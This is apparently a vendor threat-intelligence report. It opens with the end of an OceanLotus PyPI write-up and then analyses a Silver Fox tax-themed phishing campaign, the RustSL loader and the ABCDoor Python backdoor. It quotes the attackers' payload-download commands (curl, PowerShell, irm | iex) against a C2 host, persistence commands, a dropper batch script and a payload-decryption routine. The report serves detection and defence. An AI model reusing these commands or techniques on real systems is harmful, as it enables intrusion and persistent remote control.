The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.

Victims

The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization

Attribution

Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system

Analysis results of dropper using KTAE system

Conclusions

As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.

In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84

uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521

colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab

Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a

Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da

terminate.dll
1995682d600e329b7833003a01609252

terminate.so
38b75af6cbdb60127decd59140d10640

ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6

  •  

Silver Fox uses the new ABCDoor backdoor to target organizations in Russia and India

In December 2025, we detected a wave of malicious emails designed to look like official correspondence from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We have attributed this activity to the Silver Fox threat group.

Both waves followed a nearly identical structure: phishing emails were styled as official notices regarding tax audits or prompted users to download an archive containing a “list of tax violations”. Inside the archive was a modified Rust-based loader pulled from a public repository. This loader would download and execute the well-known ValleyRAT backdoor. The campaign impacted organizations across the industrial, consulting, retail, and transportation sectors, with over 1600 malicious emails recorded between early January and early February.

During our investigation, we also discovered that the attackers were delivering a new ValleyRAT plugin to victim devices, which functioned as a loader for a previously undocumented Python-based backdoor. We have named this backdoor ABCDoor. Retrospective analysis reveals that ABCDoor has been part of the Silver Fox arsenal since at least late 2024 and has been utilized in real-world attacks from the first quarter of 2025 to the present day.

Email campaign

In the January campaign, victims received an email purportedly from the tax service with an attached PDF file.

Phishing email sent to victims in Russia

Phishing email sent to victims in Russia

The PDF contained two clickable links to download an archive, both leading to a malicious website: abc.haijing88[.]com/uploads/фнс/фнс.zip.

Contents of the PDF file from the January phishing wave

Contents of the PDF file from the January phishing wave

Contents of the фнс.zip archive

Contents of the фнс.zip archive

In the December campaign, the malicious code was embedded directly within the files attached to the email.

Phishing email sent to victims in India

Phishing email sent to victims in India

The email shown in the screenshot above was sent via the SendGrid cloud platform and contained an archive named ITD.-.rar. Inside was a single executable file, Click File.exe, with an Adobe PDF icon (the RustSL loader).

Contents of ITD.-.rar

Contents of ITD.-.rar

Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).

PDF file from the phishing email

PDF file from the phishing email

Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.

RustSL loader

The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:

Screenshot of the description from the RustSL loader GitHub project

Screenshot of the description from the RustSL loader GitHub project

The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:

  • Eight payload encryption methods
  • Thirteen memory allocation methods
  • Twelve sandbox and virtual machine detection techniques
  • Thirteen payload execution methods
  • Five payload encoding methods

Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.

The Silver Fox APT group first began using a modified version of RustSL in late December 2025.

Silver Fox RustSL

This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.

The steganography.rs module

The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.

The usage of the new module within the Silver Fox RustSL code

The usage of the new module within the Silver Fox RustSL code

The threat actors also modified the RustSL builder to support the new format and payload packing.

The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.

Encrypted malicious payload format

The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:

<RSL_START>rsl_encrypted_payload<RSL_END>

If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.

The rsl_encrypted_payload followed this specific format:

char sha256_hash[32]; // decrypted payload hash
DWORD enc_payload_len;
WORD sgn_decoder_size;
char sgn_iterations;
char sgn_key;
char decoder[sgn_decoder_size];
char enc_payload[enc_payload_len];

Below is a description of the data blocks contained within it:

  • sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
  • enc_payload_len: the size of the encrypted payload
  • sgn_iterations and sgn_key: parameters used for decryption
  • sgn_decoder_size and decoder: unused fields
  • enc_payload: the primary payload

Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.

To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:

def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF

    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k

            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
            else:
                k = (dec ^ (k >> 1)) & 0xFF

            buf[i] = dec

    return bytes(buf)

The unpacking process consists of the following stages:

  1. Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.

    Original file containing the encrypted malicious payload

    Original file containing the encrypted malicious payload

  2. XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
  3. Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.

    Encrypted malicious payload prior to the final decryption stage

    Encrypted malicious payload prior to the final decryption stage

  4. Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).

The guard.rs module

Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.

In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.

The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.

To determine the host country, Silver Fox RustSL sends requests to five public services:

  • ip-api.com (the GitHub version relies solely on this service)
  • ipwho.is
  • ipinfo.io
  • ipapi.co
  • www.geoplugin.net

Phantom Persistence

We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:

[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ==========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode) 
[unix_timestamp] ==========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.

Attack chain and payloads

During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:

  • As an email attachment
  • Via a link to an external attacker-controlled website contained within a PDF attachment

We also observed three different ways the payload was positioned relative to the loader:

  • Embedded within the loader body
  • Hosted on an external website as a PNG image
  • Placed within the same archive as the loader

The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.

Attack chain of the campaign utilizing the RustSL loader

Attack chain of the campaign utilizing the RustSL loader

The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers’ server. The filename translates from Chinese as “online-module.dll”, so for the sake of clarity, we’ll refer to it as the Online module.

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.

The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:

|p1:207.56.138[.]28|o1:6666|t1:1|p2:127.0.0.1|o2:8888|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1|fz:飘诈|bb:1.0|bz:2025.11.16|jp:0|bh:0|ll:0|dl:0|sh:0|kl:0|bd:0|

The key configuration parameters in this string are:

  • p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
  • bz: the creation date of the configuration

The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).

Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.

ValleyRAT utilizes the registry to store its configurations and modules:

Registry key Description
HKCU:\Console\0 For x86-based modules
HKCU:\Console\1 For x64-based modules
HKCU:\Console\IpDate Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info Final configuration

The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.

Custom ValleyRAT modules

The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.

HKCU:\Console\0 registry key value Module name Library MD5 hash Compiled date and time (UTC)
fc546acf1735127db05fb5bc354093e0 保86.dll 4a5195a38a458cdd2c1b5ab13af3b393 2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0 保86.dll e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32
2375193669e243e830ef5794226352e7 保86.dll_bin e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32

Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.

Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:

Countries where the 保86.dll module functions

Countries where the 保86.dll module functions

If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried
hxxp://154.82.81[.]205/YN20250923193706.zip.

Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.

The module implements the following download methods:

  1. Using the InternetReadFile function with the User-Agent PythonDownloader
  2. Using the URLDownloadToFile function
  3. Using PowerShell:
    powershell.exe -Command "& {[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12; [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $ProgressPreference = 'SilentlyContinue'; try { Invoke-WebRequest -Uri 'hxxp://154.82.81[.]205/YD20251001143052.zip' -OutFile '$appdata\appclient\111.zip' -UseBasicParsing -TimeoutSec 600 } catch { exit 1 } }"
  4. Using curl:
    curl.exe -L -o "%LOCALAPPDATA%\appclient\111.zip" "hxxp://154.82.81[.]205/YD20251001143052.zip" --silent --show-error --insecure --max-time 600

The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.

Contents of the 111.zip archive

Contents of the 111.zip archive

The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.

Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:

cmd.exe /c "C:\Users\<user>\AppData\Local\appclient\update.bat"

The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.

@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale

rmdir /s /q "%DES_DIR%"
mkdir "%DES_DIR%"
call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"

start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
exit /b

:recursiveCopy
set "src=%~1"
set "dest=%~2"
if not exist "%dest%" mkdir "%dest%"
for %%F in ("%src%\*") do (
    copy "%%F" "%dest%" >nul
)
for /d %%D in ("%src%\*") do (
    call :recursiveCopy "%%D" "%dest%\%%~nxD"
)
exit /b

Contents of update.bat
After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:
start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient

ABCDoor Python backdoor

The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is passed as a parameter.

Code for main.py: the module entry point

Code for main.py: the module entry point

The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format python(<pid>): <proctitle>. For example, for the appclient module, this object would appear as follows:

\Sessions\1\BaseNamedObjects\python(8544): AppClientABC

We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.

The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.

Upon execution, the backdoor establishes persistence in the following locations:

  1. Windows registry: It adds "<path_to_pythonw.exe>" -m appclient to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:
    "C:\Users\&lt;username&gt;\AppData\Local\appclient\python\pythonw.exe" -m appclient

    Persistence is established by executing the following command:
    cmd.exe /c "reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "AppClient" /t REG_SZ /d "\"<path_to_pythonw.exe>\" -m appclient" /f"
  2. Task scheduler: The malware executes
    cmd.exe /c "schtasks /create /sc minute /mo 1 /tn "AppClient" /tr "<path_to_pythonw.exe> -m appclient" /f"

The command creates a task named “AppClient” that runs every minute.

The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:

  • MainManager: handles C2 connection and authorization (sending system metadata)
  • MessageManager: registers and executes message handlers
  • AutoStartManager: manages backdoor persistence
  • ClientManager: handles backdoor updates and removal
  • SystemInfoManager: collects data from the victim’s system, including screenshots
  • RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
  • FileManager: performs file system operations
  • KeyboardManager: emulates keyboard input
  • ProcessManager: manages system processes
  • ClipboardManager: exfiltrates clipboard contents to the C2
  • CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
  • Utils: auxiliary functions (file upload/download, archive management, error log uploading, etc.)
Backdoor strings with characteristic names

Backdoor strings with characteristic names

Upon connecting, ABCDoor sends an auth message to the C2 with the following information in JSON format:

"role": "client",
"device_info": {
	 "device_name": device_name,
 	"os_name": os_name,
	"os_version": os_version,
	"os_release": os_release,
	"device_id": device_id,
	"install_channel": "<channel_name_from_registry>", # optional field 
	"first_install_time": "<install_time_from_registry>", # optional field
},
"version": 157 # hard-coded ABCDoor version

The code for retrieving the device identifier (device_id) in the backdoor is somewhat peculiar:

device_id = Utility.get_machine_guid_via_file_func()
device_id = Utility.get_machine_guid_via_reg()

First, the get_machine_guid_via_file_func function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the get_machine_guid_via_reg function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.

The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:

  • Emulating a double click while broadcasting the victim’s screen
  • A "file_open" message within the FileManager class, which calls the os.startfile function. This executes a specified file using the ShellExecute function and the default handler for that file extension

For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions RemoteControl::ScreenRecorder::start_single_monitor_ddagrab, RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab, and RemoteControl::ScreenRecorder::test_ddagrab_support. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.

Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim’s system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:

  • Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
  • Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim’s ID
  • Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a Utility::upload_exception_logs function to send this archive to a specified URI, likely to help debug and refine the malware’s performance

Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:

powershell -Command "Start-Sleep -Seconds 5; Start-Process -FilePath \"%TEMP%\tmpXXXXXXXX\update\update.ps1\" -ArgumentList \"%LOCALAPPDATA%\appclient\" -WindowStyle Hidden"

The existing ABCDoor process is then forcibly terminated.

ABCDoor versions

Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:

Version Compiled date (UTC) Key updates ABCDoor .pyd MD5 hash
121 2024.12.19 18:27:11 –  Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in ffmpeg)
–  No OOP used
–  Registry persistence
5b998a5bc5ad1c550564294034d4a62c
143 2025.02.04 01:15:00 Client updates
–  Task scheduler persistence
–  OOP implementation (classes)
–  Clipboard management
–  Process management
–  Asymmetric file and directory encryption
c50c980d3f4b7ed970f083b0d37a6a6a
152 2025.04.01 15:39:36 –  DPAPI encryption functions
–  Chunked file uploading to C2
de8f0008b15f2404f721f76fac34456a
154 2025.05.09 13:36:24 –  Implementation of installation channels
–  Key combination emulation
9bf9f635019494c4b70fb0a7c0fb53e4
156 2025.08.11 13:36:10 –  Retrieval and logging of initial installation time to the registry a543b96b0938de798dd4f683dd92a94a
157 2025.08.28 14:23:57 –  Use of DDA source in ffmpeg for monitor screen broadcasting fa08b243f12e31940b8b4b82d3498804
157 2025.09.23 11:38:17 –  Compiled with Cython 3.0.7 (previous version used Cython 3.0.12) 13669b8f2bd0af53a3fe9ac0490499e5

Evolution of ABCDoor distribution methods

Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:

    • C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
    • Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:
      powershell.exe -Command "irm hxxps://abc.fetish-friends[.]com/setup/install | iex"

      This script downloaded the ABCDoor archive and launched it.

Later, from May to August 2025, Silver Fox varied their delivery techniques through several methods:

      • Utilizing TinyURL:Stagers initially queried TinyURL links, which then redirected to the full addresses for downloading the next stage:
        • hxxps://tinyurl[.]com/4nzkync8 -> hxxps://roldco[.]com/api/download/c51bbd17-ef08-4d6c-ab4c-d7bf49483dd6
        • hxxps://tinyurl[.]com/bde63yuu -> hxxps://sudsmama[.]com/api/download/c8ea0a2c-42c2-4159-9337-ee774ed5e7cb
      • Utilizing URLs with arguments formatted as channel=[word_MMDD]:
      • hxxps://abc.fetish-friends[.]com/setup?channel=jiqi_0819
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=whatsapp_0826
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=dianhua-0903

Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:

      • RemoteInstaller_20250803165259_whatsapp.exe (MD5: 4d343515f4c87b9a2ffd2f46665d2d57)
      • RemoteInstaller_20250806_004447_jiqi.exe (MD5: dfc64dd9d8f776ca5440c35fef5d406e)
      • RemoteInstaller_20250808_174554_dianhua.exe (MD5: eefc28e9f2c0c0592af186be8e3570d2)
      • MCA-Ministry.exe (MD5: 6cf382d3a0eae57b8baaa263e4ed8d00)
      • MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a)
      • MCA-Ministry.exe (MD5: d17caf6f5d6ba3393a3a865d1c43c3d2)

The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:

hxxps://tinyurl[.]com/322ccxbf -> hxxps://sudsmama.com/api/download/50e24b3a-8662-4d2f-9837-8cc62aa8f697

Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:

      • CBDT.zip (MD5: 6495c409b59deb72cfcb2b2da983b3bb) (Related material.exe)
      • November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
      • December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
      • December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
      • Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)

The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5: 043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.

Icons of the SFX archives

Icons of the SFX archives

When executed, the SFX archive ran the following script:

SFX archive script

SFX archive script

This script launched run_direct.ps1, a PowerShell script contained within the archive.

The run_direct.ps1 script

The run_direct.ps1 script

The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim’s computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:

Decrypted configuration for the JS loader

Decrypted configuration for the JS loader

The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running cmd /c start /min python/pythonw.exe -m appclient in background mode with a hidden window. After extraction, the script deletes the ZIP archive.

Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:

Log fragments gathered from throughout the JS code

Log fragments gathered from throughout the JS code

Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.

Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)

The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.

Conclusion

In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.

During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware’s configuration. Theoretically, the group could add other countries to this list in the future.

The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.

Detection by Kaspersky solutions

Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let’s look at several detection methods using Kaspersky Endpoint Detection and Response Expert.

The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.

Silver Fox activity can also be detected by monitoring requests to external services to determine the host’s network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.

After running the command cmd /c start /min python/pythonw.exe -m appclient, the Silver Fox payload establishes persistence on the system by modifying the value of the UserInitMprLogonScript parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.

Indicators of compromise

